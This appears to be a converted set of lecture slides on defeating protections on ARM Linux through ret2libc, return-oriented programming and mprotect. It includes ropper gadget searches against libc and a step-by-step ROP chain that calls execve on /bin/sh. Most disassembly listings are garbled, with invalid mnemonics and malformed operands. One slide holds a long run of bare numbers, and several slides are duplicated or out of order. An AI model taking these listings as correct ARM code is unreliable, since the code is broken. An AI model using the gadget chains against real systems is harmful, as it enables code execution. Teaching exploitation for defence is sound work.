02480014 cmp 02, 00
02480015 subseq 00, 00, 04
02480016 subseq 00, 00, 02
02480017 orl 00, 00, 07, 04, 04
02480018 b 00000000
02480019 sub 00, 00, 00
0248001a lsr 03, 00, 010
0248001b orlth 00, 00
0248001c mov 00, 02
0248001d b 00000000
0248001e addls 04, 04, 05
0248001f movcc 02, 04
02480020 movcs 02, 00
02480021 cmp 00, 02
02480022 movls 02, 00
02480023 andlt 02, 02, 04
02480024 cmp 02, 00
02480025 subseq 00, 00, 04
02480026 subseq 00, 00, 02
02480027 b 00000000
02480028 cmp 04, 04
02480029 movcs 04, 00

```

- Use of existing functions of the application or of loaded libraries (x86)
- No need of own shellcode
- ROP light
  - Different to x86
  - Registers have to be prepared with the arguments for the function

## How to bypass - ret2libc (2)

## Payload structure



```

104]
105]
106]
107]
108]
109]
110]
111]
112]
113]
114]
115]
116]
117]
118]
119]
120]
121]
122]
123]
124]
125]
126]
127]
128]
129]
130]
131]
132]
133]
134]
135]
136]
137]
138]
139]
140]
141]
142]
143]
144]
145]
146]
147]
148]
149]
150]
151]
152]
153]
154]
155]
156]
157]
158]
159]
160]
161]
162]
163]
164]
165]
166]
167]
168]
169]
170]
171]
172]
173]
174]
175]
176]
177]
178]
179]
180]
181]
182]
183]
184]
185]
186]
187]
188]
189]
190]
191]
192]
193]
194]
195]
196]
197]
198]
199]
200]
201]
202]
203]
204]
205]
206]
207]
208]
209]
210]
211]
212]
213]
214]
215]
216]
217]
218]
219]
220]
221]
222]
223]
224]
225]
226]
227]
228]
229]
230]
231]
232]
233]
234]
235]
236]
237]
238]
239]
240]
241]
242]
243]
244]
245]
246]
247]
248]
249]
250]
251]
252]
253]
254]
255]
256]
257]
258]
259]
260]
261]
262]
263]
264]
265]
266]
267]
268]
269]
270]
271]
272]
273]
274]
275]
276]
277]
278]
279]
280]
281]
282]
283]
284]
285]
286]
287]
288]
289]
290]
291]
292]
293]
294]
295]
296]
297]
298]
299]
300]
301]
302]
303]
304]
305]
306]
307]
308]
309]
310]
311]
312]
313]
314]
315]
316]
317]
318]
319]
320]
321]
322]
323]
324]
325]
326]
327]
328]
329]
330]
331]
332]
333]
334]
335]
336]
337]
338]
339]
340]
341]
342]
343]
344]
345]
346]
347]
348]
349]
350]
351]
352]
353]
354]
355]
356]
357]
358]
359]
360]
361]
362]
363]
364]
365]
366]
367]
368]
369]
370]
371]
372]
373]
374]
375]
376]
377]
378]
379]
380]
381]
382]
383]
384]
385]
386]
387]
388]
389]
390]
391]
392]
393]
394]
395]
396]
397]
398]
399]
400]
401]
402]
403]
404]
405]
406]
407]
408]
409]
410]
411]
412]
413]
414]
415]
416]
417]
418]
419]
420]
421]
422]
423]
424]
425]
426]
427]
428]
429]
430]
431]
432]
433]
434]
435]
436]
437]
438]
439]
440]
441]
442]
443]
444]
445]
446]
447]
448]
449]
450]
451]
452]
453]
454]
455]
456]
457]
458]
459]
460]
461]
462]
463]
464]
465]
466]
467]
468]
469]
470]
471]
472]
473]
474]
475]
476]
477]
478]
479]
480]
481]
482]
483]
484]
485]
486]
487]
488]
489]
490]
491]
492]
493]
494]
495]
496]
497]
498]
499]
500]
501]
502]
503]
504]
505]
506]
507]
508]
509]
510]
511]
512]
513]
514]
515]
516]
517]
518]
519]
520]
521]
522]
523]
524]
525]
526]
527]
528]
529]
530]
531]
532]
533]
534]
535]
536]
537]
538]
539]
540]
541]
542]
543]
544]
545]
546]
547]
548]
549]
550]
551]
552]
553]
554]
555]
556]
557]
558]
559]
560]
561]
562]
563]
564]
565]
566]
567]
568]
569]
570]
571]
572]
573]
574]
575]
576]
577]
578]
579]
580]
581]
582]
583]
584]
585]
586]
587]
588]
589]
590]
591]
592]
593]
594]
595]
596]
597]
598]
599]
600]
601]
602]
603]
604]
605]
606]
607]
608]
609]
610]
611]
612]
613]
614]
615]
616]
617]
618]
619]
620]
621]
622]
623]
624]
625]
626]
627]
628]
629]
630]
631]
632]
633]
634]
635]
636]
637]
638]
639]
640]
641]
642]
643]
644]
645]
646]
647]
648]
649]
650]
651]
652]
653]
654]
655]
656]
657]
658]
659]
660]
661]
662]
663]
664]
665]
666]
667]
668]
669]
670]
671]
672]
673]
674]
675]
676]
677]
678]
679]
680]
681]
682]
683]
684]
685]
686]
687]
688]
689]
690]
691]
692]
693]
694]
695]
696]
697]
698]
699]
700]
701]
702]
703]
704]
705]
706]
707]
708]
709]
710]
711]
712]
713]
714]
715]
716]
717]
718]
719]
720]
721]
722]
723]
724]
725]
726]
727]
728]
729]
730]
731]
732]
733]
734]
735]
736]
737]
738]
739]
740]
741]
742]
743]
744]
745]
746]
747]
748]
749]
750]
751]
752]
753]
754]
755]
756]
757]
758]
759]
760]
761]
762]
763]
764]
765]
766]
767]
768]
769]
770]
771]
772]
773]
774]
775]
776]
777]
778]
779]
780]
781]
782]
783]
784]
785]
786]
787]
788]
789]
790]
791]
792]
793]
794]
795]
796]
797]
798]
799]
800]
801]
802]
803]
804]
805]
806]
807]
808]
809]
810]
811]
812]
813]
814]
815]
816]
817]
818]
819]
820]
821]
822]
823]
824]
825]
826]
827]
828]
829]
830]
831]
832]
833]
834]
835]
836]
837]
838]
839]
840]
841]
842]
843]
844]
845]
846]
847]
848]
849]
850]
851]
852]
853]
854]
855]
856]
857]
858]
859]
860]
861]
862]
863]
864]
865]
866]
867]
868]
869]
870]
871]
872]
873]
874]
875]
876]
877]
878]
879]
880]
881]
882]
883]
884]
885]
886]
887]
888]
889]
890]
891]
892]
893]
894]
895]
896]
897]
898]
899]
900]
901]
902]
903]
904]
905]
906]
907]
908]
909]
910]
911]
912]
913]
914]
915]
916]
917]
918]
919]
920]
921]
922
```

## How to bypass - ret2libc (3)

```
02471001    subeq    r2, r2, #4
02471002    subne    r2, r2, #4
02471003    addne    r4, r4, #8
02471004    sub     r2, r4, r2
02480002    mov     r0, r2
02481003    mov     r3, r5
02482004    str     r2, [r0, #4]
02483001    bl      02482004
02484004    ldr     r2, [r0, #4]
02485003    mov     r4, r5
02486004    strh    r4, r4
02487000    mov     r3, r0
02488002    mov     r0, r2
02489003    bl      02488000
02490002    sub     r0, r0, r2
02491001    orr     r1, r4, r1, lsl, #16
02492001    cmp     r0, r2
02493003    bts     r0, r0
02494000    addis   r4, r4, #8
02495002    movcc   r2, r4
02496003    movcs   r2, #0
02497001    cmp     r0, r2
```

Let's assume the function `add` shall be called

- Two arguments have to be placed in `r0` and `r1`

```
void add(int a, int b){
    return a+b;
}
```

```
02497101    b      02496000
02497503    sub     r5, r5, #8
02498020    ldr     r3, [r0, #16]
02498070    strh    r0, r2
02498103    mov     r0, r4
02498103    b      02498000
02498103    addis   r4, r4, #8
02498204    movcc   r2, r4
02498300    movcs   r2, #0
02498401    cmp     r0, r2
02498500    movcc   r2, #0
02498603    andhi   r2, r2, r4
02498700    cmp     r2, #0
02498801    subne    r5, r5, #4
02498903    subne    r0, r5, #4
02498903    b      02498800
02499001    cmp     r4, r4
02499000    movcs   r4, #0
```



# How to bypass - ret2libc (4)

```
02471001 subseq r7, r7, #4
12471002 subseq r7, r7, #4
10811005 addne r4, r4, #5
e0412002 sub r2, r4, #2
e1800002 mov r0, r2
e1801004 mov r3, r5
e5802004 str r2, [r0, #4]
e0020001 bl 10a284
e7802004 ldr r2, [r0, #4]
e1801004 mov r4, r5
e7f78074 orlth r4, r4
e1803009 mov r3, r0
e1800002 mov r0, r2
e0020005 bl 10a490
e7000002 sub r0, r0, #2
e1801001 orr r4, r4, r4, lsl, #16
cmp r0, r4
bls 10b64
addne r4, r4, #5
```

**Problem:** How to place the arguments in those registers?

```
void add(int a, int b){
    return a+b;
}
```

```
10812005 addne r4, r4, #5
e0412009 sub r4, r4, #9
e1800007 orr r0, r0, r7, lsl, #16
e7f7f714 b 10b00
e0405005 sub r5, r0, #5
e1800020 lsr r4, r0, #16
e7f78070 orlth r0, r0
e2800001 mov r0, r4
e7f7f7c3 b 10b00
e0011005 addne r4, r4, #5
f3802004 movcc r2, r4
f3802000 movcs r2, #0
e1500001 cmp r0, r2
f3802000 movls r2, #0
f3802004 andbt r2, r2, #4
e0528000 cmp r2, #0
02450001 subseq r5, r5, #4
12450002 subseq r5, r5, #4
e7f7f7c5 b 10b00
e1520001 cmp r4, r4
f3802000 movcs r4, #0
```

# How to bypass - ret2libc (5)

**Problem:** How to place the arguments in those registers?

**Fix:** Use a **pop** gadget, e. g. **pop {r0, r1, pc}**

```
ropper -f /lib/arm-linux-gnueabi/libc.so.6 --search "pop {r0}"
```

...

```
0x000d3aa0: pop {r0, r1, r2, r3, ip, lr}; bx ip;
```

```
0x0007753c: pop {r0, r4, pc};
```

```
ropper -f /lib/arm-linux-gnueabi/libc.so.6 --search "pop {r0}" --arch  
ARMTHUMB
```

...

```
0x000667b8 (0x000667b9): pop {r0, r1, r4, r5, r6, r7, pc};
```

```
0x00001a04 (0x00001a05): pop {r0, r1, r5, r6, pc};
```

```
0x00002662 (0x00002663): pop {r0, r1, r6, pc};
```

```
0x000269c0 (0x000269c1): pop {r0, r1, r7, pc};
```

...

# How to bypass - ret2libc (6)

- **pop** instruction at line 4 is suitable
- Value **0x000269c1** is just an offset
  - libc is a shared library and can be mapped at any address
  - The base address of the .text segment has to be added to the offset

```
ropper -f /lib/arm-linux-gnueabi/libc.so.6 --search "pop {r0" --arch ARMTHUMB
```

```
...
0x000667b8 (0x000667b9): pop {r0, r1, r4, r5, r6, r7, pc};
0x00001a04 (0x00001a05): pop {r0, r1, r5, r6, pc};
0x00002662 (0x00002663): pop {r0, r1, r6, pc};
0x000269c0 (0x000269c1): pop {r0, r1, r7, pc};
...
```

# How to bypass - ret2libc (7)

- The base address is: 0x76e889c1

```
ropper -f /lib/arm-linux-gnueabi/libc.so.6 --search "pop {r0" --arch ARMTHUMB -I 0x76e2f000
```

...

0x76ec87b8 (0x76ec87b9): pop {r0, r1, r4, r5, r6, r7, pc};

0x76e63a04 (0x76e63a05): pop {r0, r1, r5, r6, pc};



0x76e64662 (0x76e64663): pop {r0, r1, r6, pc};

0x76e889c0 (0x76e889c1): pop {r0, r1, r7, pc};

...

# How to bypass - ret2libc (2)

## Payload structure



```

02477001    subseq    r2, r2, #4
12477001    subseq    r7, r7, #4
10812005    addl0     r4, r4, #5
e0412002    sub      r2, r2, r2
e1800002    mov      r0, r2
e1801005    mov      r3, r5
e0802004    str      r2, [sp, #4]
e0802001    bl       10a2a0
e0802004    ldr      r2, [sp, #4]
e1801005    mov      r4, r5
e0ff0074    strh     r4, r4
e1800005    mov      r5, r0

```

```

02477001    subseq    r2, r2, #4
12477001    subseq    r7, r7, #4
10812005    addl0     r4, r4, #5
e0412002    sub      r2, r2, r2
e1800002    mov      r0, r2
e1801005    mov      r3, r5
e0802004    str      r2, [sp, #4]
e0802001    bl       10a2a0
e0802004    ldr      r2, [sp, #4]
e1801005    mov      r4, r5
e0ff0074    strh     r4, r4
e1800005    mov      r5, r0

```

```

e1500001    cmp      r0, r5
e2802005    movl0    r2, r0
e0412001    andl0    r2, r2, r4
e0520005    cmp      r2, r0
02477001    subseq    r5, r5, #4
12477001    subseq    r7, r7, #4
e0ff0075    b        10a000
e1510001    cmp      r4, r4
e1520005    cmp      r3, r0

```



```

02471001    subeq    r2, r2, #4
12471002    subne    r7, r7, #4
10811003    addne    r4, r4, #5
00412002    sub     r2, r4, r2
e1800002    mov     r0, r2
e1801003    mov     r3, r5
e5802004    stc     r2, [r0, #4]
00020001    bl      108280
e7802004    ldr     r2, [r0, #4]
e1801003    mov     r4, r5
e57f9074    sth     r4, r4
e1803000    mov     r3, r0
e1800002    mov     r0, r2
00020001    bl      108490
e5000002    sul     r0, r0, #2
e1841001    orr     r1, r4, r1, lsl, #16
00020001    cmp     r0, r4
00020001    bts     16, r0
00020001    adds    r4, r4, r0
e1801003    movcc   r2, #1
e5000002    movcs   r2, #0
e5000001    cmp     r0, r4
e5802000    movls   r2, #0
82822004    andbt   r2, r2, #1
e5020000    cmp     r2, #0
02450001    subeq    r0, r0, #4
12450002    subne    r0, r0, #2
10812003    addne    r4, r4, #5
00412003    sub     r4, r4, #0
e1800007    orr     r0, r0, r7, lsl, #16
e57f7718    b      10880
e0400003    sub     r0, r0, #0
e1800020    lsr     r3, r0, #16
e57f8070    sth     r0, r0
e2800001    mov     r0, r4
e57f7718    b      10880
e5011000    adds    r4, r4, #5
13802004    movcc   r2, #1
12802000    movcs   r2, #0
e1500001    cmp     r0, r4
13802000    movls   r2, #0
82822004    andbt   r2, r2, #1
e5020000    cmp     r2, #0
02450001    subeq    r0, r0, #4
12450002    subne    r0, r0, #2
e57f7718    b      10880
e1500001    cmp     r4, r4
13802000    movcs   r2, #0

```

# How to bypass - Return Oriented Programming (1)

- Based on ret2libc
- Use of small pieces of code called gadgets
- First used on x86 architecture
  - Gadgets on x86 ends with **ret**
- On ARM, gadgets end with a branch or pop instruction
  - **bx <reg>**
  - **blx <reg>**
  - **pop {reg1, reg2, ..., regN, pc}**
- It is important that **pc** is restored/loaded at the end of a gadget
- Shellcode consists of addresses to gadgets, chain of gadgets
- Each gadget is called by a branch or a pop of the previously gadget

```
str r1, [r3, #4]
bx lr
```

```
mov r0, #1
pop {r4, pc}
```

```
svc #0
pop {r4, pc}
```

# How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve

|            |      |
|------------|------|
| 1000       | ← sp |
| 0101010c   |      |
| 3568       |      |
| 3568       |      |
| 01010101   |      |
| 58322      |      |
| 67432      |      |
| 2134       |      |
| deadcode   |      |
| nextgadget |      |

1000 **pop {r7, lr, pc}**

3568 **pop {r0, pc}**

58322 **sub r7, r7, r0**  
**bx lr**

2134 **svc #0**  
**pop {r4, pc}**

|                   |     |           |
|-------------------|-----|-----------|
| sub r0, r0, r0    | r0  |           |
| sub r1, r1, r1    | r1  |           |
| sub r3, r3, r3    | r3  |           |
| sub r2, r2, r2    | r2  |           |
| sub r4, r4, r4    | r4  |           |
| sub r5, r5, r5    | r5  |           |
| sub r6, r6, r6    | r6  |           |
| sub r7, r7, r7    | r7  |           |
| sub r8, r8, r8    | r8  |           |
| sub r9, r9, r9    | r9  |           |
| sub r10, r10, r10 | r10 |           |
| sub r11, r11, r11 | r11 |           |
| sub r12, r12, r12 | r12 |           |
| sub sp, sp, sp    | sp  | 7efffabcd |
| sub lr, lr, lr    | lr  |           |
| sub pc, pc, pc    | pc  |           |



# How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve

|            |
|------------|
| 1000       |
| 0101010c   |
| 3568       |
| 3568       |
| 01010101   |
| 58322      |
| 67432      |
| 2134       |
| deadcode   |
| nextgadget |

← sp

1000

pop {r7, lr, pc}

3568

pop {r0, pc}

58322

sub r7, r7, r0  
bx lr

2134

svc #0  
pop {r4, pc}

sub r0, r0, r0  
sub r1, r1, r1  
sub r3, r3, r3  
sub r2, r2, r2  
sub r4, r4, r4  
sub r5, r5, r5  
sub r6, r6, r6  
sub r7, r7, r7  
sub r8, r8, r8  
sub r9, r9, r9  
sub r10, r10, r10  
sub r11, r11, r11  
sub r12, r12, r12  
sub sp, sp, sp  
sub lr, lr, lr  
sub pc, pc, pc

7efffac0

00001000

# How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve

|               |
|---------------|
| 1000          |
| 0101010c      |
| 3568          |
| 3568          |
| 01010101 ← sp |
| 58322         |
| 67432         |
| 2134          |
| deadcode      |
| nextgadget    |

1000 **pop {r7, lr, pc}**

3568 **pop {r0, pc}**

58322 **sub r7, r7, r0**  
**bx lr**

2134 **svc #0**  
**pop {r4, pc}**

|     |           |
|-----|-----------|
| r0  |           |
| r1  |           |
| r3  |           |
| r2  |           |
| r4  |           |
| r5  |           |
| r6  |           |
| r7  | 0101010c  |
| r8  |           |
| r9  |           |
| r10 |           |
| r11 |           |
| r12 |           |
| sp  | 7effffacc |
| lr  | 00003568  |
| pc  | 00003568  |

# How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve

|            |
|------------|
| 1000       |
| 0101010c   |
| 3568       |
| 3568       |
| 01010101   |
| 58322      |
| 67432 ← sp |
| 2134       |
| deadcode   |
| nextgadget |

1000 **pop {r7, lr, pc}**

3568 **pop {r0, pc}**

58322 **sub r7, r7, r0**  
**bx lr**

2134 **svc #0**  
**pop {r4, pc}**

|     |          |
|-----|----------|
| r0  | 01010101 |
| r1  |          |
| r3  |          |
| r2  |          |
| r4  |          |
| r5  |          |
| r6  |          |
| r7  | 0101010c |
| r8  |          |
| r9  |          |
| r10 |          |
| r11 |          |
| r12 |          |
| sp  | 7efffad4 |
| lr  | 00003568 |
| pc  | 00058322 |

# How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve

|            |
|------------|
| 1000       |
| 0101010c   |
| 3568       |
| 3568       |
| 01010101   |
| 58322      |
| 67432 ← sp |
| 2134       |
| deadcode   |
| nextgadget |

|       |                                       |
|-------|---------------------------------------|
| 1000  | <b>pop {r7, lr, pc}</b>               |
| 3568  | <b>pop {r0, pc}</b>                   |
| 58322 | <b>sub r7, r7, r0</b><br><b>bx lr</b> |
| 2134  | <b>svc #0</b><br><b>pop {r4, pc}</b>  |

|     |          |
|-----|----------|
| r0  | 01010101 |
| r1  |          |
| r3  |          |
| r2  |          |
| r4  |          |
| r5  |          |
| r6  |          |
| r7  | 0000000b |
| r8  |          |
| r9  |          |
| r10 |          |
| r11 |          |
| r12 |          |
| sp  | 7efffad4 |
| lr  | 00003568 |
| pc  | 00058326 |

# How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve

|            |
|------------|
| 1000       |
| 0101010c   |
| 3568       |
| 3568       |
| 01010101   |
| 58322      |
| 67432 ← sp |
| 2134       |
| deadcode   |
| nextgadget |

|       |                                       |
|-------|---------------------------------------|
| 1000  | <b>pop {r7, lr, pc}</b>               |
| 3568  | <b>pop {r0, pc}</b>                   |
| 58322 | <b>sub r7, r7, r0</b><br><b>bx lr</b> |
| 2134  | <b>svc #0</b><br><b>pop {r4, pc}</b>  |

|     |          |
|-----|----------|
| r0  | 01010101 |
| r1  |          |
| r3  |          |
| r2  |          |
| r4  |          |
| r5  |          |
| r6  |          |
| r7  | 0000000b |
| r8  |          |
| r9  |          |
| r10 |          |
| r11 |          |
| r12 |          |
| sp  | 7efffad4 |
| lr  | 00003568 |
| pc  | 00003568 |

# How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve

|            |
|------------|
| 1000       |
| 0101010c   |
| 3568       |
| 3568       |
| 01010101   |
| 58322      |
| 67432      |
| 2134       |
| deadcode   |
| nextgadget |

← sp

1000 **pop {r7, lr, pc}**

3568 **pop {r0, pc}**

58322 **sub r7, r7, r0**  
**bx lr**

2134 **svc #0**  
**pop {r4, pc}**

|     |           |
|-----|-----------|
| r0  | 00067432  |
| r1  |           |
| r3  |           |
| r2  |           |
| r4  |           |
| r5  |           |
| r6  |           |
| r7  | 0000000b  |
| r8  |           |
| r9  |           |
| r10 |           |
| r11 |           |
| r12 |           |
| sp  | 7effffadc |
| lr  | 00003568  |
| pc  | 00002134  |

# How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve

|            |
|------------|
| 1000       |
| 0101010c   |
| 3568       |
| 3568       |
| 01010101   |
| 58322      |
| 67432      |
| 2134       |
| deadcode   |
| nextgadget |

← sp

1000

pop {r7, lr, pc}

3568

pop {r0, pc}

58322

sub r7, r7, r0  
bx lr

2134

svc #0  
pop {r4, pc}

sub r0, r0, r0  
sub r1, r1, r1  
sub r3, r3, r3  
sub r2, r2, r2  
sub r4, r4, r4  
sub r5, r5, r5  
sub r6, r6, r6  
sub r7, r7, r7  
sub r8, r8, r8  
sub r9, r9, r9  
sub r10, r10, r10  
sub r11, r11, r11  
sub r12, r12, r12  
sub sp, sp, sp  
sub lr, lr, lr  
sub pc, pc, pc

00067432

0000000b

7effffadc

00003568

00002138

# How to bypass - Return Oriented Programming (4)

## Where to find gadgets?

- At least at the end of each function
- Possibility to find ARM and Thumb gadgets
  - Higher possibility to find Thumb gadgets
  - Easier to find a two-byte sequence

```
02812004 subeq r2, r2, #4
02812008 subne r2, r2, #4
0281200c addne r4, r4, #8
02812010 sub r2, r4, #2
02812014 mov r0, r2
02812018 mov r3, r5
0281201c str r2, [sp, #4]
02812020 bl 10a2a4
02812024 ldr r2, [sp, #4]
02812028 mov r4, r5
0281202c strh r4, r4
02812030 mov r3, r0
02812034 mov r0, r2
02812038 bl 10a490
0281203c sub r0, r0, #2
02812040 orr r1, r4, r1, lsl, #16
02812044 cmp r0, r2
02812048 bxs 1076c
0281204c addis r4, r4, #8
02812050 movcc r2, #4
02812054 movcs r2, #0
02812058 cmp r0, r2
0281205c movls r2, #0
02812060 andbt r2, r2, #4
02812064 cmp r2, #0
02812068 subeq r3, r3, #4
0281206c subne r3, r3, #2
02812070 addne r4, r4, #8
02812074 sub r4, r4, #0
02812078 orr r0, r5, r7, lsl, #16
0281207c b 10a06c
02812080 sub r3, r3, #8
02812084 lsr r3, r0, #16
02812088 strh r0, r0
0281208c mov r1, r2
02812090 b 10a06c
02812094 addis r4, r4, #8
02812098 movcc r2, #4
0281209c movcs r2, #0
028120a0 cmp r1, r2
028120a4 movls r2, #0
028120a8 andbt r2, r2, #4
028120ac cmp r2, #0
028120b0 subne r5, r5, #4
028120b4 subne r6, r5, #2
028120b8 b 10a06c
028120bc cmp r4, r4
028120c0 movcs r4, #0
```



# How to bypass - Return Oriented Programming (5)

Several tools available:

- ropper
  - <https://scoding.de/ropper>
- ropgadget
  - <https://github.com/JonathanSalwan/ROPgadget>

```
02471000 subseq r2, r2, #4
02471001 subseq r2, r2, #4
02471002 addlne r4, r4, #8
02471003 sub r2, r4, #2
02471004 mov r0, r2
02471005 mov r3, r5
02471006 stc r2, [r0, #4]
02471007 bl 0x2284
02471008 ldr r2, [r0, #4]
02471009 mov r4, r5
0247100a uth r4, r4
0247100b mov r3, r0
0247100c mov r0, r2
0247100d bl 0x2286
0247100e sub r0, r0, #2
0247100f orc r1, r4, r1, lsl, #16
02471010 cmp r0, r2
02471011 bts 16, r0
02471012 addls r4, r4, #8
02471013 movcc r2, #0
02471014 movcc r2, #0
02471015 cmp r0, r2
02471016 movls r2, #0
02471017 andlt r2, r2, #4
02471018 cmp r2, #0
02471019 subseq r0, r0, #4
0247101a subseq r0, r0, #2
0247101b addlne r4, r4, #8
0247101c sub r4, r4, #8
0247101d orc r0, r0, r7, lsl, #16
0247101e b 0x2286
0247101f sub r5, r0, #8
02471020 lsr r4, r0, #16
02471021 uth r0, r0
02471022 mov r0, r2
02471023 b 0x2286
02471024 addls r4, r4, #8
02471025 movcc r2, #0
02471026 movcc r2, #0
02471027 cmp r0, r2
02471028 movls r2, #0
02471029 andlt r2, r2, #4
0247102a cmp r2, #0
0247102b subseq r5, r5, #4
0247102c subseq r5, r5, #2
0247102d b 0x2286
0247102e cmp r4, r4
0247102f movcc r2, #0
```

# How to bypass - Return Oriented Programming (6)

- It is difficult to write a complete shellcode with ROP gadgets
- More common technique is to allocate new RWX memory and copy shellcode to it
- Or make memory executable again
- After making memory executable or copying shellcode to executable memory, jump to it
- Two possibilities on GNU/Linux
  - `mprotect`
  - `mmap`


```
01801000 subeq 05, 05, 04
01801001 subne 05, 05, 04
01801002 addne 04, 04, 05
01801003 sub 04, 04, 04
01800002 mov 08, 02
01801004 mov 03, 03
01802004 stc 02, 100, 04
01800001 btl 100200
01800002 btl 100, 04
01800003 mov 03, 03
01801001 orc 01, 04, 01, 03, 02
01800001 cmp 08, 02
01800003 bts 10000
01801005 addis 04, 04, 05
01802004 movcc 02, 02
01801005 movcc 02, 02
01802004 andbt 02, 02, 04
01802005 cmp 02, 02
01802001 subeq 05, 05, 04
01802002 subne 05, 05, 04
01801005 addne 04, 04, 05
01801006 sub 04, 04, 04
01802007 orc 05, 05, 07, 03, 02
01801010 b 10000
01802005 sub 05, 05, 05
01800010 lsr 03, 05, 010
01800010 orbt 08, 08
01800001 mov 01, 01
01801010 b 10000
01801005 addis 04, 04, 05
01802004 movcc 02, 02
01802005 movcc 02, 02
01800001 cmp 01, 01
01802005 movls 02, 02
01802004 andbt 02, 02, 04
01802005 cmp 02, 02
01802001 subne 05, 05, 04
01802002 subne 05, 05, 04
01800001 b 10000
01802001 cmp 04, 04
01802005 movcc 02, 02
```

# How to bypass - Return Oriented Programming (7)

## mprotect Approach

- mprotect needs three arguments
  - Address of memory page
  - Size of memory
    - Multiple of page size
    - Page size = 0x1000 (4k)
  - Protection
    - RWX = 7
- System call number is 0x7d

```
02477001 subseq 02477001, 04  
02477002 subseq 02477001, 04  
02477003 addseq 02477001, 05  
02477004 sub 02477001, 02  
02477005 jmp 02477001
```



```
02477001 andseq 02477001, 04  
02477002 cmp 02477001, 00  
02477003 subseq 02477001, 04  
02477004 subseq 02477001, 04  
02477005 jmp 02477001  
02477006 jmp 02477001  
02477007 jmp 02477001
```

# How to bypass - Return Oriented Programming (8)

## mprotect Approach

- System call mprotect requirements
  - r0 = stack address
  - r1 = size of memory
  - r2 = 7 (RWX)
  - r7 = 0x7d

```
02477001 subseq r2, r2, #1
02477002 subseq r2, r2, #2
02477003 subseq r2, r2, #3
02477004 subseq r2, r2, #4
02477005 subseq r2, r2, #5
02477006 subseq r2, r2, #6
02477007 subseq r2, r2, #7
02477008 subseq r2, r2, #8
02477009 subseq r2, r2, #9
0247700a subseq r2, r2, #a
0247700b subseq r2, r2, #b
0247700c subseq r2, r2, #c
0247700d subseq r2, r2, #d
0247700e subseq r2, r2, #e
0247700f subseq r2, r2, #f
```



```
02477001 andlt r2, r2, #1
02477002 cmp r2, #0
02477003 subseq r2, r2, #1
02477004 subseq r2, r2, #2
02477005 subseq r2, r2, #3
02477006 subseq r2, r2, #4
02477007 subseq r2, r2, #5
02477008 subseq r2, r2, #6
02477009 subseq r2, r2, #7
0247700a subseq r2, r2, #8
0247700b subseq r2, r2, #9
0247700c subseq r2, r2, #a
0247700d subseq r2, r2, #b
0247700e subseq r2, r2, #c
0247700f subseq r2, r2, #d
```

# How to bypass - Return Oriented Programming (9)

```
02471001 subseq r2, r2, #4
02471002 subne r2, r2, #4
02471003 addne r2, r2, #5
02471004 sub r2, r2, #2
02480002 mov r0, r2
02481004 mov r3, r5
02482004 str r2, [r0, #4]
02483004 bl 024240
02484004 ldr r2, [r0, #4]
02485004 mov r4, r5
02486004 orlth r4, r4
02487004 mov r3, r0
02488002 mov r0, r2
02489004 bl 024490
02490002 sub r0, r0, #2
02491001 orr r1, r4, r1, lsl, #16
02492002 cmp
```

## How to set values in registers

**pop** {rX, **pc**} @ pops a value from the stack into rX

- The value has to be below the address of the gadget
- Bad bytes can be a problem here, e. g. null byte

```
02493002 movcs r2, r0
02494002 cmp r0, r2
02495004 movls r2, r0
02496004 andlt r2, r2, #4
02497004 cmp r2, r0
02498004 subseq r3, r0, #4
02499004 subne r3, r0, #2
02500004 addne r4, r2, #5
02501004 sub r4, r2, #9
02502004 orr r0, r0, r3, lsl, #16
02503004 b 024660
02504004 sub r5, r0, #5
02505004 lsr r4, r0, #16
02506004 orlth r0, r0
02507004 mov r0, r2
02508004 b 024660
02509004 adds r4, r4, #5
02510004 movcs r2, r4
02511004 cmp r0, r2
02512004 movls r2, r0
02513004 andlt r2, r2, #4
02514004 cmp r2, r0
02515004 subne r5, r5, #4
02516004 subne r6, r5, #2
02517004 b 024660
02518004 cmp r4, r4
02519004 movcs r4, r0
```

## How to bypass - Return Oriented Programming (10)

# How to bypass - Return Oriented Programming (11)

## How to set values in registers

Create 10 in r0

- Set r0 to zero
- Increment r0 ten times

```
eor r0, r0, r0  
pop {pc}
```

```
add r0, r0, #1  
pop {pc}
```

```
02401004 subeq r0, r0, #1  
02401004 subne r0, r0, #1  
02401004 addne r0, r0, #1  
02401004 sub r0, r0, #2  
02401004 mov r0, #1  
02401004 mov r0, #1  
02401004 str r0, [sp, #4]  
02401004 bt 0x240  
02401004 ldr r0, [sp, #4]
```

addr of eor

addr of add

addr of add

addr of add

addr of add

addr of add

addr of add

addr of add

addr of add

addr of add

addr of add

```
02401004 movcs r0, #1  
02401004 cmp r0, #1  
02401004 movls r0, #0  
02401004 andgt r0, r0, #1  
02401004 cmp r0, #0  
02401004 subeq r0, r0, #1  
02401004 subne r0, r0, #1  
02401004 b 0x240  
02401004 cmp r0, #1  
02401004 mov r0, #0
```

## How to bypass - Return Oriented Programming (12)





```

02471001    subeq    r3, r3, #4
12471002    subne    r7, r7, #2
10811003    addne    r4, r4, #5
e0412002    sub     r2, r4, r2
e1800002    mov     r0, r2
e1801003    mov     r3, r5
e3802004    stc     r2, [r0, #4]
e0020c01    bl      10a2a0
e7802004    ldr     r2, [r0, #4]
e1801003    mov     r3, r5
e07f9074    orlth    r4, r4
